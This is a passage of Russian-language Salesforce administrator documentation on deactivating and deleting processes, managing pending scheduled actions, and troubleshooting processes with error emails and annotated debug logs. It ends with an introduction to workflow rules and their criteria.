После активации процесса рекомендуем создать или отредактировать тестовые записи, позволяющие проверить правильность начатого процесса. По завершении проверки рекомендуем удалить данные тестовые записи или назначить им предыдущие значения.

Чтобы запретить системе Salesforce использовать процесс для оценки создаваемых или редактируемых записей, откройте активный процесс и нажмите кнопку **«Деактивировать»**.

## Удаление версии процесса

Ненужная версия процесса может быть удалена.

Прежде чем удалить активный процесс, рекомендуем деактивировать нужный процесс. Версии процесса со статусом «Активно» не могут быть удалены. Процесс, содержащий любые запланированные действия, может быть удален только после выполнения или **удаления** данных отложенных действий.

1. Введите строку *«Конструктор процессов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конструктор процессов»**.
2. Щелкните имя нужного процесса.
3. Нажмите кнопку **«Удалить»**.  
Удаление единственной версии процесса инициирует удаление всего процесса.
4. Нажмите кнопку **«ОК»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации или  
деактивации процессов:

- «Управление Force.com Flow»
- И
- «Просмотр всех данных»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления процессов:

- «Управление Force.com Flow»
- И
- «Просмотр всех данных»



## Отслеживание отложенных запланированных действий процессов

Чтобы просмотреть процессы, ожидающие выполнения запланированных действий, воспользуйтесь списком «Приостановленные и ожидающие сеансы» на странице управления потоками.

1. Введите строку «*Потоки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Потоки**».
2. Найдите список «Приостановленные и ожидающие сеансы».
3. Создайте представление для просмотра запланированных действий в списке «Приостановленные и ожидающие сеансы». Рекомендуем использовать поля ниже.

| Action | Name     | Flow Name <b>1</b> | Paused Date <b>2</b> | Current Element <b>3</b> | Type <b>4</b> | Created By            |
|--------|----------|--------------------|----------------------|--------------------------|---------------|-----------------------|
| Del    | 00000002 | opportunity_status | 4/7/2015 4:34 PM     | myWait_myRule_1          | Workflow      | <a href="#">AUser</a> |
| Del    | 00000003 | opportunity_status | 4/7/2015 4:35 PM     | myWait_myRule_1          | Workflow      | <a href="#">AUser</a> |
| Del    | 00000004 | Case_Escalation    | 4/7/2015 4:48 PM     | myWait_myRule_2          | Workflow      | <a href="#">AUser</a> |

- Столбец «Имя потока» **(1)** соответствует полю процесса «Имя процесса».
- Столбец «Дата приостановки» **(2)** содержит время начала расписания для группы действий.
- Столбец «Текущий элемент» **(3)** определяет группу запланированных действий, выполнение которых ожидается системой Salesforce.
- Столбец «Тип» **(4)** определяет тип приостановленного или ожидающего сеанса. Процессам, ожидающим выполнения запланированных действий, назначается тип «Бизнес-правило».

Столбец «Текущий элемент» отображает значение myWait\_myRule\_N, где переменная N заменяется номером связанного критерия и группы действий. Например, если столбец «Текущий элемент» отображает значение myWait\_myRule\_2, то система Salesforce ожидает выполнения группы запланированных действий, связанных со вторым критерием процесса.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра невыполненных запланированных действий:

- «Просмотр настройки и конфигурации»

## Удаление невыполненных запланированных действий

Чтобы отменить выполнение запланированных действий процесса (например, для удаления связанного процесса), удалите невыполненную группу запланированных действий.

1. Введите строку «*Потоки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Потоки**».

Связанный список «Ожидающие сеансы» отображает все невыполненные запланированные действия организации, а также ожидающие сеансы потока.

2. Щелкните ссылку «**Удал.**» напротив каждой нужной невыполненной группы запланированных действий.

При необходимости определите нужную строку по полю «Имя потока», которое соответствует полю процесса «Имя процесса».

## Устранение неисправностей для процессов

Рекомендуем использовать сообщения об ошибках, отображаемые конструктором процессов, и сообщения эл. почты, отправляемые при неудачном выполнении процесса, для решения проблем, возникающих при использовании процессов. При возникновении любых ошибок рекомендуем просматривать журналы отладок Apex для процессов.

### Определение ошибок в конструкторе процессов

API-имена критериев и действий создаются в фоновом режиме. При создании или обновлении процессов данные имена могут использоваться сообщениями об ошибках для точного определения источника проблемы.

### Ошибки, отображаемые после начала оценки записи процессом

Если пользователь выполняет действие, инициирующее процесс (например, создание записи), который выполняется неудачно, то пользователю отображается следующая ошибка: «Не удалось инициировать поток посредством действия бизнес-правила». Кроме того, администратору, создавшему процесс, отправляется сообщение эл. почты, содержащее дополнительные сведения.

### Использование журналов отладки для устранения неполадок в процессах

Рекомендуем использовать журналы отладки для поиска подробных сведений о выполняемых процессах после их выполнения. Например, для определения причины неудачного инициирования процесса при выполнении его критериев или просмотра порядка выполнения процессов.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления  
невыполненных  
запланированных действий:

- «Управление Force.com Flow»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Определение ошибок в конструкторе процессов

API-имена критериев и действий создаются в фоновом режиме. При создании или обновлении процессов данные имена могут использоваться сообщениями об ошибках для точного определения источника проблемы.

| API-имя                              | Описание  |
|--------------------------------------|---|
| <code>myVariable_current.поле</code> | <p>Переменная <i>поле</i> заменяется именем соответствующего поля. <code>myVariable_current</code> ссылается на значения поля, использовавшиеся записью на момент начала процесса.</p> <p>Например, <code>myVariable_current.Id</code> соответствует значению для поля <code>Id</code>, которое использовалось записью на момент начала процесса.</p> |
| <code>myVariable_old.поле</code>     | <p>Переменная <i>поле</i> заменяется именем соответствующего поля. <code>myVariable_old</code> ссылается на последние предыдущие значения записи, начавшей процесс.</p> <p>Например, <code>myVariable_old.Id</code> соответствует значению для поля <code>Id</code>, которое использовалось записью прямо перед началом процесса.</p>                 |

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Пример:

```
The element has an invalid reference to "myVariable_current.AnnualRevenue".
```

Так, `myVariable_current.AnnualRevenue` ссылается на значение для поля `AnnualRevenue`, которое использовалось записью на момент начала процесса.

 **Прим.:** Сообщения об ошибках и предупреждения могут содержать термин «поток» вместо термина «процесс». Тем не менее, данные сообщения применяются к процессу пользователя.

## Ошибки, отображаемые после начала оценки записи процессом

Если пользователь выполняет действие, инициирующее процесс (например, создание записи), который выполняется неудачно, то пользователю отображается следующая ошибка: «Не удалось инициировать поток посредством действия бизнес-правила». Кроме того, администратору, создавшему процесс, отправляется сообщение эл. почты, содержащее дополнительные сведения.

Сообщение эл. почты содержит проблемный элемент, соответствующее сообщение об ошибке, а также список критериев и действий, выполненных процессом. Строка темы выглядит следующим образом: Необработанная ошибка процесса из *Название компании* : *Имя процесса* --- Ошибка.

### Пример:

```
Unhandled process fault from Acme Wireless : LeadConvert :
cannot reference converted...
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

```
// The error occurred when user 00DD00000007dHy triggered the LeadConvertEmail process  
Encountered unhandled fault when running process LeadConvertEmail/301D00000004HxZ  
exception by user/organization: 00DD00000007dHy/{4}
```

**Error**

```
// The error occurred at the first action (A1) that's associated with the  
// first criteria node (myRule_1).  
An error occurred at element myRule_1_A1.  
cannot reference converted lead .
```

This report lists the elements that the flow interview executed.

**Flow Details**

```
Flow Name: LeadConvertEmail  
Type: Workflow  
Version: 1  
Status: ACTIVE
```

**Flow Details**

```
Start time(GMT): Thu Apr 09 21:52:14 GMT 2015  
End time(GMT): Not Yet Finished  
Duration: 0 seconds
```

```
// The process evaluated the first rule and tried to execute its action. The element  
// that the process failed to executed, myRule_1_A1, is an Email Alert action.  
Decision: myDecision  
Email Alerts: myRule_1_A1
```

## Использование журналов отладки для устранения неполадок в процессах

Рекомендуем использовать журналы отладки для поиска подробных сведений о выполняемых процессах после их выполнения. Например, для определения причины неудачного инициирования процесса при выполнении его критериев или просмотра порядка выполнения процессов.



**Совет:** Убедитесь, что фильтры содержат события FINER в категории «БИЗНЕС-ПРАВИЛО». Дополнительные сведения см. в разделе «Уровни журнала отладки» на странице 5850.

Ниже перечислены рекомендации по использованию журналов отладки для устранения неполадок в процессах.

- Процессы, созданные посредством конструктора процессов, отображаются в журналах отладки как потоки и бизнес-правила. Генерируемые имена напоминают имена процессов, но не являются идентичными.
- Процессы отображаются как потоки типа «Бизнес-правило».
- Немедленные действия, которые могут выполняться блоком, связываются между собой в потоке. Неудачное выполнение одного действия в середине потока может препятствовать выполнению следующих действий.
- Запланированные действия выполняются после элемента «Ожидание». Действия выполняются аналогично немедленным действиям после возобновления процесса.
- События WF\_CRITERIA\_BEGIN и WF\_CRITERIA\_END ссылаются на критерий бизнес-правила, который всегда оценивается как истинный, но не определяется в процессе.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Таблица ниже показывает соответствие элементов конструктора процессов событиям отладки потока.

| Элемент конструктора процессов | Событие отладки потока |
|--------------------------------|------------------------|
| Критерии                       | FLOW_RULE_...          |
| Создать запись                 | FLOW_ELEMENT_...       |
| Обновить записи                | FLOW_ELEMENT_...       |
| Опубликовать в Chatter         | FLOW_ACTIONCALL_...    |
| Отправить на утверждение       | FLOW_ACTIONCALL_...    |
| Электронные предупреждения     | FLOW_ACTIONCALL_...    |
| Потоки                         | FLOW_ACTIONCALL_...    |
| Апекс                          | FLOW_ACTIONCALL_...    |
| Расписание                     | FLOW_WAIT_...          |



**Пример: Отладка процесса, содержащего немедленное действие «Апекс»**

Данный пример охватывает процесс, содержащий немедленное действие «Апекс».

Просмотрите первый фрагмент.

- Процесс инициируется интересом по имени «L104».
- Процессу назначается имя «Apex Say Hello», которое соответствует имени, используемому в журнале «Apex\_Say\_Hello301xx00000001Y». Номер, добавленный в конец имени, является кодом версии процесса.
- Процесс инициируется при создании или редактировании записи (ON\_ALL\_CHANGES).

```
17:07:29.086 (86806000) |EXECUTION_STARTED
17:07:29.086 (86928000) |CODE_UNIT_STARTED|[EXTERNAL]|Workflow:Lead
17:07:29.113 (113974000) |WF_RULE_EVAL_BEGIN|Assignment
17:07:29.114 (114043000) |WF_SPOOL_ACTION_BEGIN|Assignment
17:07:29.114 (114060000) |WF_ACTION|.
17:07:29.114 (114071000) |WF_RULE_EVAL_END
17:07:29.114 (114093000) |WF_RULE_EVAL_BEGIN|Workflow
17:07:29.114 (114178000) |WF_CRITERIA_BEGIN|
[Lead: L104 00Qxx000002S8vh] |Apex_Say_Hello301xx00000001Y|
01Qxx0000002nea |ON_ALL_CHANGES|0
```

Данный раздел позволяет процессу сравнивать текущие значения записи с предыдущими значениями. «myVariable\_current» содержит все текущие значения поля записи. «myVariable\_old» содержит все предыдущие значения поля записи. «myVariable\_old» не содержит значений, поэтому процесс оценивает новый интерес.

```
17:07:29.114 (114553000) |WF_FORMULA|
Formula: ENCODED: [treatNullAsNull]true |Values:
```

```

17:07:29.114 (114571000)|WF_CRITERIA_END|
    true
17:07:29.132 (132792000)|WF_SPOOL_ACTION_BEGIN|
    Workflow
17:07:29.132 (132881000)|WF_ACTION|
    Flow Trigger: 1;
17:07:29.132 (132897000)|WF_RULE_EVAL_END
17:07:29.137 (137127000)|WF_FLOW_ACTION_BEGIN|
    09Lxx000000000B
17:07:29.137 (137249000)|WF_FLOW_ACTION_DETAIL|
    09Lxx000000000B|[Lead: L104 00Qxx000002S8vh]|Id=09Lxx000000000B|
    CurrentRule:Apex_Say_Hello301xx000000001Y (Id=01Qxx0000002nea)
17:07:29.139 (139429000)|FLOW_CREATE_INTERVIEW_BEGIN|
    00Dxx0000001gH6|300xx00000002cI|301xx000000001Y
17:07:29.140 (140996000)|FLOW_CREATE_INTERVIEW_END|
    108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2
17:07:29.142 (142898000)|WF_FLOW_ACTION_DETAIL|Param Name: myVariable_current,
    Param Value: ENCODED:{{![[treatNullAsNull]]{{!ID:this}},
    Evaluated Param Value:{
        LastModifiedByID=005xx000001SwUpAAK, LastTransferDate=2014-12-12 01:07:29,
        ConnectionReceivedDate=null, LastModifiedDate=2014-12-12 01:07:29, LeadSource=null,

        LastName=L104, NumberOfLocations__c=null, NumberOfEmployees=null,
        DandbCompanyId=null,
        DoNotCall=false, Primary__c=null, CreatedByID=005xx000001SwUpAAK,
        ConnectionSentDate=null,
        MobilePhone=null, Jigsaw=null, Salutation=null, HasOptedOutOfEmail=false,
        Country=null, LastViewedDate=null, ConvertedOpportunityId=null,
        EmailBouncedReason=null,
        Email=null, Rating=null, SICCode__c=null, CleanStatus=Pending,
        CreatedById=005xx000001SwUpAAK,
        IsDeleted=false, Longitude=null, Id=00Qxx000002S8vhEAC, Industry=null, Street=null,

        Phone=null, IsConverted=false, EmailBouncedDate=null, HasOptedOutOfFax=false,
        OwnerId=005xx000001SwUpAAK, AnnualRevenue=null, CompanyDunsNumber=null,
        IsUnreadByOwner=true,
        LastActivityDate=null, SystemModstamp=2014-12-12 01:07:29, ProductInterest__c=null,

        Latitude=null, FirstName=null, PhotoUrl=null, Company=LC,
        CampaignMemberStatus=null,
        Description=null, LastReferencedDate=null, LastModifiedById=005xx000001SwUpAAK,

        Website=null, Fax=null, InternalSource=0, City=null, Title=null,
        MasterRecordId=null,
        CampaignId=null, Status=Open - Not Contacted, JigsawContactId=null,
        ConvertedDate=null,
        PostalCode=null, State=null, CreatedDate=2014-12-12 01:07:29,
        ConvertedContactId=null,
        ConvertedAccountId=null, CurrentGenerators__c=null
    }}
    Param Name: myVariable_old,
    Param Value: {{!old}},
    Evaluated Param Value: null

```

Данный раздел отображает начало процесса (определяется событием FLOW\_START\_INTERVIEWS\_BEGIN), а также критерии, заданные в процессе. Событие, начинающееся компонентом FLOW\_RULE\_, всегда соответствует критерию процесса, поэтому критерий «myRule\_1» оценивается как истинный. Число, используемое критерием «myRule\_1», указывает на то, что процесс выполняет группу запланированных действий, связанных с первым критерием процесса.

```

17:07:29.143 (143184000)|FLOW_START_INTERVIEWS_BEGIN|1
17:07:29.147 (147213000)|FLOW_START_INTERVIEW_BEGIN|
  108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2
17:07:29.147 (147389000)|FLOW_VALUE_ASSIGNMENT|
  108a970cb7aeabf8804183a600514a3bb92516-7f92|myVariable_old|
17:07:29.148 (148138000)|FLOW_VALUE_ASSIGNMENT|
  108a970cb7aeabf8804183a600514a3bb92516-7f92|myVariable_current|{
    LastModifiedByID=005xx000001SwUpAAK, LastTransferDate=2014-12-12 01:07:29,
    ConnectionReceivedDate=null, LastModifiedDate=2014-12-12 01:07:29, LeadSource=null,

    LastName=L104, NumberofLocations__c=null, NumberOfEmployees=null,
    DandbCompanyId=null,
    DoNotCall=false, Primary__c=null, CreatedByID=005xx000001SwUpAAK,
    ConnectionSentDate=null,
    MobilePhone=null, Jigsaw=null, Salutation=null, HasOptedOutOfEmail=false,
    Country=null,
    LastViewedDate=null, ConvertedOpportunityId=null, EmailBouncedReason=null,
    Email=null,
    Rating=null, SICCode__c=null, CleanStatus=Pending, CreatedById=005xx000001SwUpAAK,

    IsDeleted=false, Longitude=null, Id=00Qxx000002S8vhEAC, Industry=null, Street=null,

    Phone=null, IsConverted=false, EmailBouncedDate=null, HasOptedOutOfFax=false,
    OwnerId=005xx000001SwUpAAK, AnnualRevenue=null, CompanyDunsNumber=null,
    IsUnreadByOwner=true,
    LastActivityDate=null, SystemModstamp=2014-12-12 01:07:29, ProductInterest__c=null,

    Latitude=null, FirstName=null, PhotoUrl=null, Company=LC,
    CampaignMemberStatus=null,
    Description=null, LastReferencedDate=null, LastModifiedById=005xx000001SwUpAAK,
    Website=null,
    Fax=null, InternalSource=0, City=null, Title=null, MasterRecordId=null,
    CampaignId=null,
    Status=Open - Not Contacted, JigsawContactId=null, ConvertedDate=null,
    PostalCode=null,
    State=null, CreatedDate=2014-12-12 01:07:29, ConvertedContactId=null,
    ConvertedAccountId=null,
    CurrentGenerators__c=null
  }
17:07:29.148 (148427000)|FLOW_ELEMENT_BEGIN|
  108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowDecision|myDecision
17:07:29.149 (149938000)|FLOW_RULE_DETAIL|
  108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1|true
17:07:29.149 (149976000)|FLOW_VALUE_ASSIGNMENT|
  108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1|true
17:07:29.150 (150050000)|FLOW_ELEMENT_END|
  108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowDecision|myDecision

```

Данный раздел содержит немедленные действия для первого критерия. Элемент «A1» в имени «myRule\_1\_A1» указывает на то, что данное действие является первым в группе действий. Кроме того, данный раздел отображает класс Apex по имени «SayHello.sayHello», а также сведения о выполнении класса Apex. Затем процесс завершается без ошибок.

```

17:07:29.150 (150117000)|FLOW_ELEMENT_BEGIN|
  108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowActionCall|myRule_1_A1
17:07:29.150 (150146000)|FLOW_ELEMENT_DEFERRED|
  FlowActionCall|myRule_1_A1
17:07:29.150 (150194000)|FLOW_ELEMENT_END|
  108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowActionCall|myRule_1_A1
17:07:29.150 (150233000)|FLOW_START_INTERVIEW_END|
  108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2

17:07:29.150 (150316000)|FLOW_BULK_ELEMENT_BEGIN|
  FlowActionCall|myRule_1_A1
17:07:29.151 (151772000)|CODE_UNIT_STARTED|
  [EXTERNAL]|01pxx00000000DN|SayHello.sayHello
17:07:29.153 (153773000)|METHOD_ENTRY|
  [1]|01pxx00000000DN|SayHello.SayHello()
17:07:29.153 (153821000)|METHOD_EXIT|
  [1]|SayHello
17:07:29.154 (154292000)|SYSTEM_CONSTRUCTOR_ENTRY|
  [4]|<init>()
17:07:29.154 (154392000)|SYSTEM_CONSTRUCTOR_EXIT|
  [4]|<init>()
17:07:29.154 (154564000)|SYSTEM_METHOD_ENTRY|
  [5]|List<String>.add(Object)
17:07:29.154 (154748000)|SYSTEM_METHOD_EXIT|
  [5]|List<String>.add(Object)
17:07:29.084 (154888000)|CUMULATIVE_LIMIT_USAGE
17:07:29.084|LIMIT_USAGE_FOR_NS|(default)|
  Number of SOQL queries: 0 out of 100
  Number of query rows: 0 out of 50000
  Number of SOSL queries: 0 out of 20
  Number of DML statements: 0 out of 150
  Number of DML rows: 0 out of 10000
  Maximum CPU time: 0 out of 10000
  Maximum heap size: 0 out of 6000000
  Number of callouts: 0 out of 100
  Number of Email Invocations: 0 out of 10
  Number of future calls: 0 out of 50
  Number of queueable jobs added to the queue: 0 out of 50
  Number of Mobile Apex push calls: 0 out of 10

17:07:29.084|CUMULATIVE_LIMIT_USAGE_END

17:07:29.154 (154949000)|CODE_UNIT_FINISHED|
  SayHello.sayHello
17:07:29.155 (155090000)|FLOW_ACTIONCALL_DETAIL|
  108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1_A1|Call Apex|SayHello|true|
17:07:29.155 (155133000)|FLOW_VALUE_ASSIGNMENT|
  108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1_A1|true
17:07:29.155 (155268000)|FLOW_BULK_ELEMENT_END|
  FlowActionCall|myRule_1_A1|0|4

```



```
17:07:29.155 (155371000) |FLOW_START_INTERVIEWS_END|
1
17:07:29.159 (159563000) |WF_FLOW_ACTION_END|
09Lxx000000000B
17:07:29.159 (159787000) |WF_ACTIONS_END|
Flow Trigger: 1;
17:07:29.159 (159815000) |CODE_UNIT_FINISHED|
Workflow:Lead
17:07:29.161 (161221000) |EXECUTION_FINISHED
```



**Пример: Отладка процесса, содержащего запланированное действие «Опубликовать в Chatter»**

Данный пример охватывает разделы журнала отладки для процесса, содержащего запланированное действие «Опубликовать в Chatter».

Расписание всегда обозначается элементом «myWait\_». Данный раздел отображает элемент «myWait\_myRule\_2» выполняемого расписания процесса. Любые события, начинающиеся компонентом FLOW\_WAIT\_, также соответствуют расписанию процесса.

```
20:06:28.928 (928266000) |FLOW_ELEMENT_BEGIN|
345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|WaitInfo|myWait_myRule_2
20:06:28.928 (928302000) |FLOW_ELEMENT_DEFERRED|
WaitInfo|myWait_myRule_2
20:06:28.928 (928361000) |FLOW_ELEMENT_END|
345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|WaitInfo|myWait_myRule_2
20:06:28.929 (929671000) |FLOW_BULK_ELEMENT_BEGIN|
WaitInfo|myWait_myRule_2
20:06:29.005 (1005229000) |FLOW_WAIT_EVENT_WAITING_DETAIL|
345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
myWaitEvent_myRule_2|alarmDateRef|true
20:06:29.005 (1005317000) |FLOW_VALUE_ASSIGNMENT|
345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWaitEvent_myRule_2|true
20:06:30.225 (2225117000) |FLOW_WAIT_WAITING_DETAIL|
345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|1|0Foxx0000000001
20:06:30.225 (2225362000) |FLOW_BULK_ELEMENT_END|
WaitInfo|myWait_myRule_2|0|1296
```

...

```
20:06:30.234 (2234916000) |WF_TIME_TRIGGERS_BEGIN|
20:06:30.248 (2248007000) |WF_ACTIONS_END|
Flow Trigger: 1;
20:06:30.248 (2248072000) |CODE_UNIT_FINISHED|
Workflow:Lead
20:06:30.250 (2250129000) |EXECUTION_FINISHED
```

При наличии запланированных действий журнал отладки отображает дополнительный журнал по мере их выполнения. Данному журналу соответствует отдельная запись журнала отладки (см. пример ниже для данного запланированного действия «Опубликовать в Chatter»). При наступлении запланированного времени автоматизированный процесс выполняет запланированные действия. Журнал использует время по Гринвичу (вместо часового пояса пользователя). Тем не менее, действия выполняются от имени пользователя, инициировавшего выполнение процесса.

Событие `FLOW_WAIT_EVENT_RESUMING_DETAIL` указывает на возобновление сеанса и, следовательно, доступность запланированных действий процесса для выполнения. «`alarmDateRef`» указывает на то, что данное расписание опирается на значение поля. Кроме того, данный раздел отображает сведения о выполнении действия «Опубликовать в Chatter».

```
00:14:10.466 (1418357225466561000)|FLOW_BULK_ELEMENT_BEGIN|
  WaitInfo|myWait_myRule_2
00:14:10.469 (1418357225469327000)|FLOW_WAIT_EVENT_RESUMING_DETAIL|
  345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
  myWaitEvent_myRule_2|alarmDateRef
00:14:10.469 (1418357225469412000)|FLOW_WAIT_RESUMING_DETAIL|
  345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
  0Foxx00000000100:14:10.469 (1418357225469733000)|
  FLOW_BULK_ELEMENT_END|WaitInfo|myWait_myRule_2|0|3
00:14:10.469 (1418357225469826000)|FLOW_ELEMENT_BEGIN|
  345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
  FlowDecision|myPostWaitDecision_myRule_2
00:14:10.471 (1418357225471235000)|FLOW_RULE_DETAIL|
  345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myPostWaitRule_myRule_2|true
00:14:10.471 (1418357225471275000)|FLOW_VALUE_ASSIGNMENT|
  345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myPostWaitRule_myRule_2|true
00:14:10.471 (1418357225471348000)|FLOW_ELEMENT_END|
  345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
  FlowDecision|myPostWaitDecision_myRule_2
00:14:10.471 (1418357225471441000)|FLOW_ELEMENT_BEGIN|
  345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
  FlowActionCall|myRule_2_SA1
00:14:10.471 (1418357225471486000)|FLOW_ELEMENT_DEFERRED|
  FlowActionCall|myRule_2_SA1
00:14:10.471 (1418357225471551000)|FLOW_ELEMENT_END|
  345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
  FlowActionCall|myRule_2_SA1
00:14:10.471 (1418357225471624000)|FLOW_BULK_ELEMENT_BEGIN|
  FlowActionCall|myRule_2_SA1
00:14:10.841 (1418357225841584000)|FLOW_ACTIONCALL_DETAIL|
  345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
  myRule_2_SA1|Post to Chatter|chatterPost|true|
  00:14:10.841 (1418357225841661000)|FLOW_VALUE_ASSIGNMENT|
  345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myRule_2_SA1|true
00:14:10.841 (1418357225841773000)|FLOW_BULK_ELEMENT_END|
  FlowActionCall|myRule_2_SA1|0|370
```

## Бизнес-правило

Бизнес-правила позволяют автоматизировать стандартные внутренние процедуры и процессы и экономить время в организации. Бизнес-правило является основным контейнером для набора инструкций.


Эти инструкции можно объединить в условном операторе (<если..., то...>), например так:

### Если идет дождь, то нужно взять зонт.

Бизнес-правило можно разделить на два основных компонента.

1. Критерии: часть «если» в условном операторе. Другими словами, какое условие должно выполняться для записи, чтобы бизнес-правило исполнило связанные действия.
2. Действия: часть «то» в условном операторе. Другими словами, что нужно сделать, если запись соответствует критериям.

В примере про дождь критерием является «идет дождь», а действием — «взять зонт». Если критерий не удовлетворяется (дождя нет), то соответствующее действие не исполняется (вы не берете с собой зонт).

 **Прим.:** Бизнес-правила — это не единственный инструмент, который позволяет автоматизировать базовые процессы условного характера. Вообще говоря, вместо этого рекомендуется начать с изучения конструктора процессов.

Когда запись удовлетворяет всем критериям бизнес-правила, выполняются действия этого правила. Как и в случае с критериями, нужно знать о разных типах действий.

### Действия задачи

Создание задачи. Например, назначение дополнительных задач для представителя службы поддержки.

### Действия электронного предупреждения

Отправка сообщения электронной почты посредством указания нужного шаблона. Например, менеджерам по продажам при подготовке крупной сделки торговым представителем.

### Действия по обновлению полей

Обновление поля в записи, обработанной бизнес-правилом, или связанной записи. Например, присвоение полю «Активно» значения true при создании пользовательской записи.

### Действия с исходящими сообщениями

Отправка безопасного настраиваемого API-сообщения (в формате XML) назначенному получателю. Например, отправка сообщения во внешнюю систему управления кадрами для запуска процесса оплаты по утвержденному отчету по расходам.

### Создание бизнес-правила

Automate your organization's standard process by creating a workflow rule.

### Рекомендации по использованию бизнес-правил

Рекомендуем ознакомиться с тонкостями создания бизнес-правил и бизнес-действий, прежде чем применять их на практике.

### Примеры бизнес-правил

Ищите идеи о том, как бизнес-правила могут обеспечить эффективность бизнеса? Рассмотрите следующие примеры.

### Отслеживание отложенных действий бизнес-правил

Если система Salesforce инициирует выполнение бизнес-правила, содержащего зависимость от времени действия, то очередь бизнес-правил может использоваться для просмотра и отмены отложенных действий.

## ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Терминология бизнес-правил

Ниже приведены термины, используемые для описания функциональных возможностей бизнес-правил.

СМ. ТАКЖЕ:

[Какой инструмент автоматизации следует использовать?](#)

[Установка критериев для бизнес-правила](#)

[Примеры бизнес-правил](#)

## Создание бизнес-правила

Automate your organization's standard process by creating a workflow rule.

Посмотреть демонстрационный ролик:

- [Установка критериев для бизнес-правила](#)  
Прежде чем создать бизнес-правило, выберите связанный объект и настройте его критерии.
- [Добавление автоматизированных действий в бизнес-правило](#)  
После назначения критериев для бизнес-правила назначьте действие, которое следует выполнить в случае соответствия критериям.
- [Определение пользователя бизнес-правил по умолчанию для организации](#)  
Заполните поле «Пользователь бизнес-правил по умолчанию» значением, которое должно отображаться системой Salesforce напротив бизнес-правила при неактивности пользователя, инициировавшего выполнение правила.
- [Активация бизнес-правила](#)  
Система Salesforce поддерживает выполнение только активированных бизнес-правил.

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения бизнес-правил и действий:

- «Настройка приложения»

## Установка критериев для бизнес-правила

Прежде чем создать бизнес-правило, выберите связанный объект и настройте его критерии.

1. Введите строку «*Бизнес-правила*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Бизнес-правила**».
2. Нажмите кнопку «**Создать правило**».
3. Выберите объект для применения данного бизнес-правила.
4. Нажмите кнопку «**Далее**».
5. Задайте имя и описание правила.
6. Выберите критерии оценки.

Оценить правило, если **Описание** запись :

создано


Критерии правила оцениваются при каждом создании записи. Правило выполняется при выполнении критериев. Все обновления текущих записей пропускаются.

Данный критерий обеспечивает разовое выполнение правила для отдельной записи.

создано и изменено

Критерии правила оцениваются при каждом создании или обновлении записи. Правило выполняется при выполнении критериев.

Данный критерий обеспечивает повторное выполнение правила при каждом редактировании записи, соответствующей критерию правила.

